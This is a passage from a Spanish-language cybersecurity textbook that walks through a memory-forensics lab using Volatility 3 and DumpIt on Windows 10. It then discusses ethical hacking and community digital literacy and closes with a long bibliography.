- Correlación de Artefactos: Una investigación digital, solo un artefacto, igual que un proceso cuyo nombre no coincide con los frecuentes en el sistema ya es motivo de sospecha, aunque no es nada que le permita dar una afirmación firme. En la práctica, lo que se necesita para la investigación forense es mirar más allá de ese primer indicio y preguntarse qué otro rastro demuestra que hay alrededor de él. En ocasiones, el mismo proceso mantiene conexiones a la red que no corresponden con

su supuesto cometido; en otras carga bibliotecas dinámicas que no son muy frecuentes o deja abiertos ficheros que no deberían estarlo. Al juntar las piezas que ha podido recolectar, el experto comienza a formar un narrativo que ciña los hechos acaecidos. Tal como advierte Jain (2016), la consistencia de una investigación no proviene del hallazgo inicial, sino de la habilidad de enlazar cada artefacto y de ordenar la lógica que los rige.

- Análisis Basado en Hipótesis: En lugar de realizar una búsqueda aleatoria, el profesional genera hipótesis sobre la categoría de ataque (ej. “posible inyección de código”) e identifica los módulos de Volatility (malfind o hollowfind, por ejemplo) que necesita para poder confirmar o rechazar tal hipótesis.
- Documentación y Ética: Dado que el análisis puede derivar en procedimientos legales, cada paso, comando y hallazgo debe documentarse meticulosamente, manteniendo la cadena de custodia y operando siempre dentro de los marcos éticos y legales pertinentes (Volatility Foundation, 2025; Kirat, 2019).

4.4.13. Trabajo practico: ANÁLISIS FORENSE DE MEMORIA RAM

A continuación, se documenta el proceso completo realizado para la instalación, configuración y uso del framework Volatility 3 en Windows 10, así como la adquisición de una imagen de memoria RAM mediante la herramienta DumpIt y el análisis inicial de dicha imagen.

El objetivo principal fue ejecutar correctamente los módulos de análisis forense y obtener información del estado del sistema capturado.

4.4.13.1. Instalación y Configuración de Volatility 3

Verificación de versión de Python:

Primero instalamos Python

https://www.python.org/downloads/

una vez instalado verificamos con el siguiente comando en powershell

- py –version

tiene que salir algo así

- Python 3.14.0

Instalación de Volatility 3:

Primero debemos descargar volatility 3

https://github.com/volatilityfoundation/volatility3/releases

Descargar archivo de símbolos:

https://github.com/volatilityfoundation/volatility3

Luego instalamos

En powershell

- py -m pip install volatility3

Actualización de pip:

Se actualizó el gestor de paquetes pip:

En powershell

- py -m pip install --upgrade pip

Instalación de Volatility 3:

Se instaló Volatility 3 directamente desde pip:

En powershell

- py -m pip install volatility3

Verificación del ejecutable vol.exe:

Get-ChildItem “C:\Users\personal\AppData\Local\Python”-Recurse-Filter vol.exe

Captura de Memoria RAM (DumpIt)¨:

Primero lo descargamos desde la página oficial

https://github.com/thimbleweed/All-In-USB/blob/master/utilities/DumpIt/DumpIt.exe?raw=true

una vez ejecutado teclee Y

*Destination=\??\C:\Users\personal\Desktop\DESKTOP-65VI8VP-20251127-015339.raw

--> Are you sure you want to continue? [y/n]

Le debe generar un archivo .raw

Ruta: C:\Users\personal\Desktop\DESKTOP-65VI8VP-20251127-015339.raw

Análisis Forense de la Imagen de Memoria:

Verificación de carga de símbolos

El comando:

- vol -f "C:\Users\personal\Desktop\DESKTOP-65VI8VP-20251127-015339.raw" windows.info

Buscar malware (malfind):

Se ejecutó:

- vol -f "C:\Users\personal\Desktop\DESKTOP-65VI8VP-20251127-015339.raw" windows.malfind

Ver el árbol de procesos:

- vol -f "C:\Users\personal\Desktop\DESKTOP-65VI8VP-20251127-015339.raw" windows.pstree

Ver conexiones de red (por si algún proceso raro se conectaba a internet)

- vol -f "C:\Users\personal\Desktop\DESKTOP-65VI8VP-20251127-015339.raw" windows.netstat

Listado de módulos cargados:

- vol -f "C:\Users\personal\Desktop\DESKTOP-65VI8VP-20251127-015339.raw" windows.modules

4.4.13.2. Conclusión trabajo práctico: ANÁLISIS FORENSE DE MEMORIA RAM

- Volatility 3 se instaló correctamente en un entorno Windows 10 con Python 3.14.
- Se logró ejecutar Volatility mediante vol.exe desde su ruta real.
- DumpIt permitió generar una imagen válida de la memoria RAM, con 6.9 GB.
- La imagen fue analizada exitosamente por los plugins Windows.info y Windows.malfind.
- malfind detectó memoria ejecutable en MsMpEng.exe, lo cual es comportamiento normal del antivirus Windows Defender no un hallazgo malicioso.

4.5. Hacking ético, factor humano y alfabetización digital comunitaria

Finalmente, el estudio del hacking ético y de las herramientas avanzadas de pruebas de penetración adquiere una dimensión adicional cuando se lo vincula con procesos de alfabetización digital comunitaria. Lejos de promover una lógica puramente ofensiva, el enfoque adoptado en este libro propone que los estudiantes de Ingeniería en Tecnologías de la Información se formen como mediadores críticos capaces de traducir el conocimiento técnico en acciones educativas orientadas a la población general, en particular a personas mayores y otros grupos en riesgo de exclusión (Vanegas & Garzón, 2020; Ruiz García, 2025)

En ese sentido el programa de capacitación “Conectados y Seguros” incluido como anexo constituye un laboratorio pedagógico donde los futuros profesionales aplican, en un entorno real, conceptos de ingeniería social, phishing, protección de datos, contraseñas seguras y verificación de sitios legítimos, pero desde una lógica de prevención, acompañamiento y cuidado. Esta articulación entre formación avanzada en ciberseguridad y alfabetización digital comunitaria contribuye a reducir el analfabetismo digital, genera evidencia

empírica para el proyecto de investigación y fortalece el compromiso de la universidad con su entorno social (Ramírez-Rosales & Estrella-Tutivén, 2025; Rivera et al., 2025; Viteri, 2025).

La utilización responsable de herramientas para auditar, escanear y hacer explotación es un aspecto que está presente en el corpus metodológico del hacking ético, cuyo objetivo es la detección previa a su explotación por parte de actores peligrosos. La utilización de metodologías estructuradas —como PTES u OSSTMM— y también la utilización de herramientas orientadas más específicamente permiten el descubrimiento de la superficie de ataque y el diseño de estrategias de mitigación basadas en pruebas (Offensive Security, 2024; ISECOM, 2010). En la formación de proyectos universitarios, estos conocimientos se adecuan a un enfoque pedagógico que pone énfasis en la ética, en el conocimiento del riesgo y en el fomento del propio criterio técnico de las personas formadas. Tal visión es básica para las líneas institucionales educativas que buscan incrementar las competencias digitales, y la cultura de la seguridad informática en los y las estudiantes y la comunidad, en el marco de aquellas personas y comunidades donde el aprendizaje de la tecnología todavía es un reto (Kanimozhi & Jacob, 2024; Rivera et al., 2025)

Referencias Bibliográficas

Aldasoro, I., Gambacorta, L., Giudici, P., & Leach, T. (2022). The drivers of cyber risk. *Journal of Financial Stability*, 60, 100989. https://doi.org/10.1016/j.jfs.2022.100989

Alhamed, M. & Rahman, M.H. (2023) A Systematic Literature Review on Penetration Testing in Networks: Future Research Directions. *Applied Sciences, 13*(12), 6986. https://doi.org/10.3390/app13126986

Alnajim, A. M., Habib, S., Islam, M., Thwin, S. M., & Alotaibi, F. (2023). A Comprehensive Survey of Cybersecurity Threats, Attacks, and Effective Countermeasures in Industrial Internet of Things. *Technologies, 11*(6), 161. https://doi.org/10.3390/technologies11060161

Arefin, M. T., Uddin, M. R., Evan, N. A., & Alam, M. R. (2021). Enterprise network: Security enhancement and policy management using next-generation firewall (NGFW). En A. Pandian, X. Fernando, & S. M. S. Islam (eds.), *Computer networks, big data and IoT* (Lecture Notes on Data Engineering and Communications Technologies, Vol. 66, pp. 753–769). Springer. https://doi.org/10.1007/978-981-16-0965-7_59

Asana. (2025). *Cómo realizar un análisis de riesgos y ejemplos.* Asana. https://asana.com/es/resources/project-risks

Bachchas, K. S. (31 de julio de 2023). Volcado de RAM: comprender su importancia y el proceso. *LevelBlue Blog*. https://levelblue.com/blogs/levelblue-blog/ram-dump-understanding-its-importance-and-the-process

Bada, M., & Nurse, J. R. (2020). The social and psychological impact of cyberattacks. In *Emerging cyber threats and cognitive vulnerabilities* (pp. 73-92). Academic press. https://doi.org/10.1016/B978-0-12-816203-3.00004-6

BlackDuck. (s.f.). Building Security In Maturity Model (BSIMM). https://www.bsimm.com/framework.html

Blandón-Jaramillo, C. A., & Jaramillo-Becerra, J. S. (2023). Calidad del software y seguridad de aplicaciones a partir del proceso de desarrollo de software AGILISO y el estándar OWASP. *Tecnología en Marcha*, *36*(8). https://doi.org/10.18845/tm.v36i8.6923

Bonilla, L. (8 de enero de 2024). *La seguridad de un data center, aspectos a considerar*. Data Center Market. https://www.datacentermarket.es/tendencias-ti/por-que-es-importante-la-seguridad-fisica-de-un-data-center/

Booth, H., Rike, D., & Witte, G. A. (2013). *The National Vulnerability Database (NVD): Overview*. ITL Bulletin. National Institute of Standards and

Technology. https://www.nist.gov/publications/national-vulnerability-database-nvd-overview

Brito, T., Ferreira, M., Monteiro, M., Lopes, P., Barros, M., Santos, J. F., & Santos, N. (2023). Study of javascript static analysis tools for vulnerability detection in node. js packages. *IEEE Transactions on Reliability, 72*(4), 1324-1339. https://doi.org/10.1109/TR.2023.3286301

Britton, M. (23 de abril de 2025). *2024 FBI IC3 Report: BEC remains a multi-billion dollar threat*. Abnormal Security. https://abnormal.ai/blog/2024-fbi-ic3-report

Casola, V., De Benedictis, A., Mazzocca, C., & Orbinato, V. (2024). Secure software development and testing: A model-based methodology. *Computers & Security, 137*, 103639. https://doi.org/10.1016/j.cose.2023.103639

Castellà-Roca, J., Felguera, A., Martínez-Ballesté, A., Palazón Romero, J., Solanas, A. & Viejo, A. (2013*). Identidad digital*, septiembre 2013. Universitat Oberta de Catalunya. https://hdl.handle.net/10609/76265

Chahal, S. (2023). Harnessing AI and machine learning for intrusion detection in cyber security. *International Journal of Science and Research (IJSR), 12*(5), 2639-2645. https://doi.org/10.21275/SR231003163943

Cheswick, W. R., Bellovin, S. M., & Rubin, A. D. (2003). *Firewalls and Internet Security: Repelling the Wily Hacker* (3.ª ed.). Addison-Wesley Professional.

Chinnasamy, R., Subramanian, M., Easwaramoorthy, S. V., & Cho, J. (2025). Deep learning-driven methods for network-based intrusion detection systems: A systematic review. *ICT Express. 11* (1), 181-215. https://doi.org/10.1016/j.icte.2025.01.005

Coveware. (2023). Ransomware quarterly reports & analysis. https://www.coveware.com/

CrowdStrike. (2025). *2025 Global Threat Report.* https://go.crowdstrike.com/rs/281-OBQ-266/images/CrowdStrikeGlobalThreatReport2025.pdf?version=0

Cybersegurity & Infraestructure Security Angency [CISA]. (11 de abril de 2023*). Zero Trust Maturity Model*. U.S. Department of Homeland Security. https://www.cisa.gov/publication/zero-trust-maturity-model

Cybersegurity & Infraestructure Security Angency [CISA]. (s.f.*). 2024 Year in Review*. U.S. Department of Homeland Security. https://www.cisa.gov/about/2024YIR#jump_to_5

De la Peña López, I. J. & Acosta Gonzaga, E. (2025). Determinantes de la brecha digital y estrategias para su reducción: Una revisión sistemática de la literatura. *CIENCIA ergo-sum, 32*. https://cienciaergosum.uaemex.mx/article/view/22983

Deepstrike. (28 de septiembre de 2025). *The cost of cybercrime statistics is projected to be $10.5 trillion annually by 2025*. https://deepstrike.io/blog/cybercrime-statistics-2025

Do Forensics. (2025, 25 de enero). *Memory Forensics 101: A beginner's guide to RAM analysis.* https://doforensics.se/memory-forensics-101-a-beginners-guide-to-ram-analysis

Dragos. (s.f.). Timeline of Cyber Events. https://www.dragos.com/year-in-review/

Drew. (15 de junio de 2022). *Planificación y gestión de riesgos: por qué y cómo realizarla*. https://blog.wearedrew.co/gestion-por-resultados/planificacion-y-gestion-de-riesgos-por-que-y-como-realizarla

Durán, M. F., & Zamora, A. F. (2023). Vulneración de derechos y protección de datos personales en Ecuador. Caso de estudio: Empresa SmartSolutions. *MQRInvestigar*, *7*(1), 330-343. https://doi.org/10.56048/MQR20225.7.1.2023.330-343

Espinoza Barboza, O. (2020). *Auditoría de Seguridad*. Editorial Universidad San Marcos. https://repositorio.usam.ac.cr/xmlui/bitstream/handle/11506/2072/LEC%20ING%20SIST%200036%202020.pdf?sequence=1&isAllowed=y

European Commission. (22 de marzo de 2022). *Digital Competences Framework (DigComp 2.2) update published*. https://employment-social-affairs.ec.europa.eu/news/digital-competences-framework-digcomp-22-update-published-2022-03-22_en

European Commission. (2024). *Digital Competence Framework (DigComp)*. EU Science Hub. https://joint-research-centre.ec.europa.eu/projects-and-activities/education-and-training/digital-transformation-education/digital-competence-framework-digcomp_en

European Union Agency for Cybersecurity [ENISA]. (2023). *ENISA Threat Landscape 2023* (ETL 2023). ENISA. https://www.enisa.europa.eu/publications/enisa-threat-landscape-2023

European Union Agency for Cybersecurity [ENISA]. (2024). *Best practices for cyber crisis management.* ENISA. https://www.enisa.europa.eu/sites/default/files/2024-11/ENISA%20Study%20Best%20Practices%20Cyber%20Crisis%20Management.pdf

Federal Bureau of Investigation [FBI]. (2025). *2024 IC3 annual report (Internet Crime Complaint Center*). https://www.ic3.gov/AnnualReport/Reports/2024_IC3Report.pdf

González, I., Pastor Ruiz, A. M., Román Cortes, J. C., & Casquero Martin, F. (2024). *Guía para el diseño de un plan de continuidad de negocio para administraciones tributarias.* Centro Interamericano de Administraciones Tributarias [CIAT]. https://www.ciat.org/Biblioteca/DocumentosTecnicos/Espanol/2024_Guia_plan_Continuidad_CIAT_GIZ.pdf

Guamán Cajilema, L. C., Tuyapanda Pagalo, S. J., Apugllon Apugllon, V. L., & Argos Cuzco, S. (2025). Alfabetización digital para el desarrollo de competencias de los docentes de la Unidad Educativa "Cocán". *Ciencia Latina Revista Científica Multidisciplinar, 9*(2), 5074-5087. https://doi.org/10.37811/cl_rcm.v9i2.17270

Gudla, P. K., & Jamalpur, B. (2025). Innovations in data recovery: Exploring and analyzing emerging technologies for enhanced cybersecurity. Journal of Information *Systems Engineering and Management*, 10(42s). https://doi.org/10.52783/jisem.v10i42s.8111

GuidePoint Security. (2025). *Q2 2025 ransomware and cyber threat insights* (GRIT® Report, April–June 2025). https://www.guidepointsecurity.com/resources/grit-2025-ransomware-and-cyber-threat-report/

Herrera, M., García, L., & Torres, P. (2020). Estrategias de respaldo de datos en organizaciones educativas. Revista Iberoamericana de Tecnología Educativa, 15(2), 34–49.

Herzog, P. (2013). *OSSTMM 3.1: The Open Source Security Testing Methodology Manual*. Institute for Security and Open Methodologies (ISECOM). https://www.isecom.org/OSSTMM.3.pdf

Hu, V. C., Ferraiolo, D. F., Kuhn, D. R., Schnitzer, A., Sandlin, K., Miller, R., & Scarfone, K. (2014). *Guide to attribute based access control (ABAC): Definition and considerations* (NIST Special Publication 800-162; includes updates as of 08-02-2019). National Institute of Standards and Technology. https://doi.org/10.6028/NIST.SP.800-162

Hurtado Becerra, S. D., Reinoso Ramírez, P. E., & Solano Gutiérrez, G. A. (2025). Gestión de seguridad de la información: Seguridad en el desarrollo de software [Information security management: Security in software development]. *InnovaSciT, 3*(1). https://www.researchgate.net/publication/392111409_Gestion_de_seguridad_de_la_informacion_seguridad_en_el_de_software_Information_security_management_security_in_software_development

Institute For Security And Open Methodologies [ISECOM]. (2010). *The Open Source Security Testing Methodology Manual (OSSTMM 3)*. https://www.isecom.org/OSSTMM.3.pdf

Instituto Nacional de Ciberseguridad [INCIBE]. (2019). *Guía de continuidad de negocio*. Instituto Nacional de Ciberseguridad de España.https://www.incibe.es/sites/default/files/contenidos/dosieres/metad_plan_de_contingencia_y_continuidad_de_negocio.pdf

Instituto Nacional de Ciberseguridad [INCIBE]. (2021). *Glosario de términos de ciberseguridad: Una guía de aproximación para el empresario* (2.ª ed.). https://www.incibe.es/sites/default/files/contenidos/guias/doc/guia_glosario_ciberseguridad_2021.pdf

International Business Machines [IBM]. (22 de junio de 2023). *What is data protection?* https://www.ibm.com/think/topics/data-protection

International Business Machines [IBM] & Ponemon Institute. (2025). *Cost of a data breach report 2025*. IBM. https://www.ibm.com/es-es/reports/data-breach

International Criminal Police Organization [INTERPOL]. (2022). C*ybercrime global strategy 2022–2025*. . https://www.interpol.int/content/download/19846/file/Cybercrime%20Global%20Strategy_EN.pdf

International Organization for Standardization [ISO] & International Electrotechnical Commission. (2022). *ISO/IEC 27001:2022 Information security, cybersecurity and privacy protection - Information security management systems - Requirements*. ISO. https://www.iso.org/standard/27001

International Organization for Standardization [ISO]. (2019a). *ISO 22301:2019 Security and resilience - Business continuity management systems - Requirements*. ISO. https://www.iso.org/standard/75106.html

International Organization for Standardization [ISO]. (2019b). *ISO 10015:2019 Quality management - Guidelines for competence management and people development*. ISO. https://www.iso.org/standard/69459.html

Jain, A. K. (2016). Digital forensics and incident response techniques. Forensic Research & Criminology International Journal, 3(3), 1–7.

Kanimozhi, V., & Jacob, T. P. (2024). Bridging the gap: A survey and classification of research-informed ethical hacking tools. Journal of Cybersecurity and Privacy, 4(3), 435–458.

Keepit. (2024, 17 de septiembre*). 3-2-1 backup rule update: Air gap your immutable backups*. Keepit Blog. https://www.keepit.com/blog/understanding-the-new-backup-rules/

Kesa, D. M. (2023). Ensuring resilience: Integrating IT disaster recovery planning and business continuity for sustainable information technology operations. *World Journal of Advanced Research and Reviews*, 18(3), 970–992. https://doi.org/10.30574/wjarr.2023.18.3.1166

Kindervag, J. (2010). *Build security into your network's DNA: The Zero Trust Network Architecture* (Actualizado el 11 de noviembre de 2010). Forrester Research. https://media.paloaltonetworks.com/documents/Forrester-Build-Security-Into-Your-Network.pdf

Kirat, D., Ghanavati, S., Fernández, J. M., Lanzi, A., & Balzarotti, D. (2019). Malware dynamic analysis evasion techniques: A survey. *ACM Computing Surveys, 52*(6), 112. https://doi.org/10.1145/3365001

Krantz, T. & Jonker, A. (s.f.) *¿Qué es la seguridad de los datos?*. International Business Machines [IBM]. https://www.ibm.com/es-es/topics/data-security

Lazo Barrera, J. P. (2023). Protección de datos personales en el uso de la aplicación ASÍ Ecuador: Personal data protection in the use of ASÍ Ecuador application. *LATAM Revista Latinoamericana De Ciencias Sociales Y Humanidades*, *4*(2), 4449–4462. https://doi.org/10.56712/latam.v4i2.912

Lyon, G. F. (2024). Nmap Reference Guide. Nmap Project. https://nmap.org/book/

Messier, R. (2024). *Learning Kali Linux: Security testing, penetration testing & ethical hacking* (2.ª ed.). O'Reilly Media.

Microsoft. (2024). *Microsoft Defender for Endpoint documentation*. Microsoft Security. https://learn.microsoft.com/defender-endpoint/

Microsoft. (2024). *Microsoft Digital Defense Report 2024: The foundations and new frontiers of cybersecurity*. Microsoft Security. https://www.microsoft.com/en-us/security/security-insider/threat-landscape/microsoft-digital-defense-report-2024

Ministerio de Telecomunicaciones y de la Sociedad de la Información [MINTEL]. (2022). *Agenda de transformación digital del Ecuador 2022–2025*. https://www.arcotel.gob.ec/wp-content/uploads/2022/08/Agenda-transformacion-digital-2022-2025.pdf

MITRE Corporation. (2025). *MITRE ATT&CK® framework and knowledge base*. MITRE. https://attack.mitre.org

Morgan, S. (2020). *Cybercrime to cost the world $10.5 trillion annually by 2025*. Cybercrime Magazine. https://cybersecurityventures.com/cybercrime-damage-costs-10-trillion-by-2025/

Myagmar, S., Lee, A. J., & Yurcik, W. (2005, August). *Threat modeling as a basis for security requirements. In Symposium on Requirements Engineering for Information Security (SREIS 2005)*, collocated with the 13th IEEE International Requirements Engineering Conference (RE'05), Paris, France.

Nasim, S. S., Pranav, P., & Dutta, S. (2025). A systematic literature review on intrusion detection techniques in cloud computing. *Discover Computing*, 28, artículo 96. https://doi.org/10.1007/s10791-025-09641-y

National Institute of Standards and Technology. (2010). *Contingency planning guide for federal information systems (NIST Special Publication 800-34 Rev. 1)*. U.S. Department of Commerce. https://csrc.nist.gov/pubs/sp/800/34/r1/upd1/final

National Institute of Standards and Technology. (2012). *Guidelines for securing wireless local area networks (WLANs)* (NIST Special Publication 800-153). U.S. Department of Commerce. https://csrc.nist.gov/pubs/sp/800/153/final.

National Institute of Standards and Technology. (2018). *Framework for improving critical infrastructure cybersecurity* (Version 1.1). U.S. Department of Commerce. https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.04162018.pdf

National Institute of Standards and Technology. (2022). *Secure software development framework (SSDF) version 1.1: Recommendations for mitigating the risk of software vulnerabilities* (NIST Special Publication 800-218). U.S. Department of Commerce. https://csrc.nist.gov/pubs/sp/800/218/final

National Institute of Standards and Technology. (2024). *The NIST Cybersecurity Framework (CSF) 2.0* (NIST CSWP 29). U.S. Department of Commerce. https://nvlpubs.nist.gov/nistpubs/CSWP/NIST.CSWP.29.pdf

Offensive Security. (2024). *PEN-200: Penetration Testing with Kali Linux*. OffSec. https://www.offsec.com/courses/pen-200/

OneCyber. (2025). *Impacto de la IA en ciberseguridad defensiva y ofensiva.* OneCyber. https://onecyber.es/blog/impacto-de-la-ia-en-ciberseguridad-defensiva-y-ofensiva/

Open Web Application Security Project Foundation [OWASP]. (2020). *Web Security Testing Guide (WSTG)v4.2*. https://owasp.org/www-project-web-security-testing-guide/v42/

Open Web Application Security Project Foundation [OWASP]. (2021). *OWASP Top 10:2021* (Top ten web application security risks). https://owasptopten.org/

Organización de las Naciones Unidas para la Educación, la Ciencia y la Cultura [UNESCO]. (2020). *Digital inclusion for low-skilled and low-literate people: a landscape review*. https://unesdoc.unesco.org/ark:/48223/pf0000261791

Organización de las Naciones Unidas para la Educación, la Ciencia y la Cultura [UNESCO]. (2024). *Digital learning and transformation of education: What you need to know.* UNESCO.

Organización de las Naciones Unidas para la Educación, la Ciencia y la Cultura [UNESCO]. (2025). *Reducir la brecha digital gris: mejorar el aprendizaje de las TIC para los adultos mayores*. UNESCO. https://unesdoc.unesco.org/ark:/48223/pf0000396040.

Palo Alto Networks. (2021). *IPS. vs. IDS vs. Firewall: ¿Cuáles son las diferencias?* https://www.paloaltonetworks.lat/cyberpedia/firewall-vs-ids-vs-ips

Palutke, R., Block, F., Reichenberger, P., & Stripeika, D. (2020). Hiding process memory via anti-forensic techniques. *Forensic Science International: Digital Investigation*, 33, 301012. https://doi.org/10.1016/j.fsidi.2020.301012

Parrot Security. (2025). *ParrotOS documentation*. https://parrotsec.org/docs

Peleg, N. (2025). *Identificación de vulnerabilidades con una lista de materiales de software: garantía de seguridad, transparencia y cumplimiento*. Scribe Security. https://scribesecurity.com/es/blog/recent-software-supply-chain-attacks-lessons-and-strategies/

Penetration Testing [PTES]. (2022). *Penetration Testing Execution Standard*. http://www.pentest-standard.org/

Pfleeger, C. P., Pfleeger, S. L., & Margulies, J. (2015). *Security in computing* (5th ed.). Prentice Hall.

Rajapakse, R. N., Zahedi, M., Babar, M. A., & Shen, H. (2022). Challenges and solutions when adopting DevSecOps: A systematic review. *Information and Software Technology,* 141, 106700. https://doi.org/10.1016/j.infsof.2021.106700

Ramírez-Rosales, C. A., & Estrella-Tutivén, I. V. (2025). Analfabetismo digital y las competencias comunicativas en los Baby Boomers. *Revista Científica*

Multidisciplinaria HEXACIENCIAS, 5(9), 59–83. https://soeici.org/index.php/hexaciencias/article/view/468

Rapid7. (2024). *Metasploit Framework Documentation*. Rapid7. https://docs.rapid7.com/metasploit/msf-overview/

Rescorla, E. (2018). *The Transport Layer Security (TLS) protocol version 1.3 (RFC 8446).* Internet Engineering Task Force. https://www.rfc-editor.org/rfc/rfc8446.html

Rivera, J. T. E., Santillán, J. O. V., & Espinoza, E. D. L. V. (2025). Las estrategias para Reducir la Brecha Digital en Adultos Mayores: Un Estudio de Caso en el Instituto Tecnológico Superior Rey David, Cantón Daule, Ecuador. *Publicar Ciencia V1*, *1*(1), 1-12. https://publicarciencia.itred.edu.ec/index.php/p_ciencia_v1/article/view/40

Rose, S., Borchert, O., Mitchell, S., & Connelly, S. (2020). *Zero trust architecture (NIST Special Publication 800-207).* National Institute of Standards and Technology. https://csrc.nist.gov/pubs/sp/800/207/final

Rosifovich, P., Russinovich, M. E., Solomon, D. A., & Ionescu, A. (2017). *Windows internals, part 1: System architecture, processes, threads, memory management, and more (7th ed.).* Microsoft Press. https://www.microsoftpressstore.com/store/windows-internals-part-1-system-architecture-processes-9780735684188

Ruiz García, E. (2025). *Senderos digitales: Un enfoque psicopedagógico para la alfabetización digital de la tercera edad.* Universidad de Sevilla. https://hdl.handle.net/11441/179140

Scarfone, K., & Mell, P. (2007). *Guide to intrusion detection and prevention systems (IDPS) (NIST Special Publication 800-94).* National Institute of Standards and Technology. https://csrc.nist.gov/pubs/sp/800/94/final

Scarfone, K., Souppaya, M., Cody, A., & Orebaugh, A. (2008). *Technical guide to information security testing and assessment (NIST Special Publication 800-115).* National Institute of Standards and Technology (NIST). https://csrc.nist.gov/pubs/sp/800/115/final

Scribe Security. (2025, 9 de febrero). *What is SBOM management?* https://scribesecurity.com/sbom/how-to-properly-manage-an-sbom

Shamala, P., Ahmad, R., Zolait, A. H., & Sedek, M. (2017). Integrating information quality dimensions into information security risk management (ISRM). *Journal of Information Security and Applications, 36*, 1–10. https://doi.org/10.1016/j.jisa.2017.07.003

Shodan. (2024). *Shodan: The official Python library for the Shodan search engine*. Read the Docs. https://shodan.readthedocs.io/en/latest/

Shostack, A. (2014). *Threat Modeling: Designing for Security*. John Wiley & Sons.

Silva Marroquín, A. A. (2024). *Estudio comparativo de sistemas de detección de intrusiones (IDS) en software libre e implementación en los laboratorios de la Facultad de Ingeniería de Universidad Nacional de Chimborazo*. [Tesis de grado, Universidad Nacional de Chimborazo]. http://dspace.unach.edu.ec/handle/51000/13154

Solano Gutiérrez, G. A., Núñez Freire, L. A., Mendoza Loor, J. J., & Choez Calderón, C. J. (2023). Análisis de riesgos y vulnerabilidades en el proceso de negocio "Emisión de tarjetas de crédito y débito" de la Cooperativa Policía Nacional con sede en la ciudad de Quito – Ecuador. *Green World Journal*, *6*(1), 060. https://doi.org/10.53313/gwj61060

Solano Gutiérrez, G. A., Quintero García, N. A., Landívar Cedeño Alcívar, L., & Eras Chancay, S. X. (2023). Análisis de datos y tendencias emergentes en delitos informáticos en redes sociales en Ecuador. *Polo del Conocimiento,* *8*(5), 1137–1153. https://dialnet.unirioja.es/servlet/articulo?codigo=9335839

SolarWinds. (2024). *Security Event Manager (SEM) monitoring and reporting tool*. SolarWinds. https://www.solarwinds.com/security-event-manager/use-cases/siem-monitoring-tool

Stallings, W. (2022). *Network Security Essentials: Applications and Standards* (6th ed.). Pearson.

Statista. (2024, 30 de mayo). *How much money is lost to cybercrime? Worldwide reported losses connected to cybercrime*, *2018–2023*. https://www.statista.com/chart/32341/worldwide-reported-losses-connected-to-cybercrime/

Storyset. (2024). *Phishing attack illustration*. https://storyset.com/

Toscano, L. C. M. (2025). Reducción del analfabetismo tecnológico a través de la capacitación docente en la Unidad Educativa Pujilí. *Revista Explorador Digital,* *9*(1), 111–133. https://doi.org/10.33262/exploradordigital.v9i1.3342

Ullmann, H., & Sunkel, G. (2019). *Las personas mayores de América Latina en la era digital: Superación de la brecha digital*. CEPAL.

Universidad de Salamanca. (2023). *La evolución de la seguridad de la información ante la irrupción del fenómeno tecnológico* [Recurso didáctico]. Gredos, Repositorio Documental de la Universidad de Salamanca.

https://gredos.usal.es/bitstream/handle/10366/165017/La%20evoluci%c3%b3n%20de%20la%20seguridad%20de%20la%20informaci%c3%b3n.pdf?sequence=1

Vanegas, F. C. R., & Garzón, Y. P. M. (2020). *Alfabetización digital virtual con personas adultas mayores en tiempos de confinamiento: análisis desde el enfoque diferencial*. *LATAM Revista Latinoamericana de Ciencias Sociales y Humanidades*, *1*(1), 83-93.

Vanhoef, M. (2019). *Key Reinstallation Attacks (KRACK).* https://www.krackattacks.com/

Vanhoef, M., & Ronen, E. (2020, May). *Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd*. In *2020 IEEE Symposium on Security and Privacy (SP)* (pp. 517-533). IEEE. https://doi.org/10.1109/SP40000.2020.00031

Veeam. (2024). *2024 Ransomware Trends Report*. Veeam Software Official Blog. https://www.veeam.com/blog/announcing-rw24.html

Verizon. (2022). *2022 Data Breach Investigations Report (DBIR).* Verizon Enterprise. https://doi.org/10.13140/RG.2.2.28833.89447

Verizon. (2025). *2025 Data Breach Investigations Report (DBIR).* Verizon Business. https://www.verizon.com/business/resources/reports/dbir/

Viteri, M. A., Toapanta Tixilema, D. I., & Robayo Torres, G. A. (2025). *La alfabetización digital y su impacto en el desarrollo de habilidades para la investigación académica: en contextos educativos*. *Revista Social Fronteriza*, *5*(1), e–618. https://doi.org/10.59814/resofro.2025.5(1)618

Volatility Foundation. (2025). *Volatility 3 Framework Documentation*. Recuperado el 12 de octubre de 2025 de https://volatility3.readthedocs.io

Walton, A. (2025, July 8). +7 Ejemplos de Diagramas de Configuración de Red Doméstica. *CCNA desde Cero*. https://ccnadesdecero.es/ejemplo-diagrama-red-domestica/

Whitman, M. E., & Mattord, H. J. (2022). *Principles of Information Security* (7.ª ed.). Cengage Learning.

World Economic Forum. (2025). *Global Cybersecurity Outlook 2025*. World Economic Forum. https://www.weforum.org/publications/global-cybersecurity-outlook-2025/

Yépez-Reyes, V. (2018). Analfabetismo digital: una barrera para las narrativas transmedia y el diálogo social al margen de la industria cultural. *Razón y Palabra*, *22*(2_101), 285-301. https://revistarazonypalabra.org/index.php/ryp/article/view/1203/1212

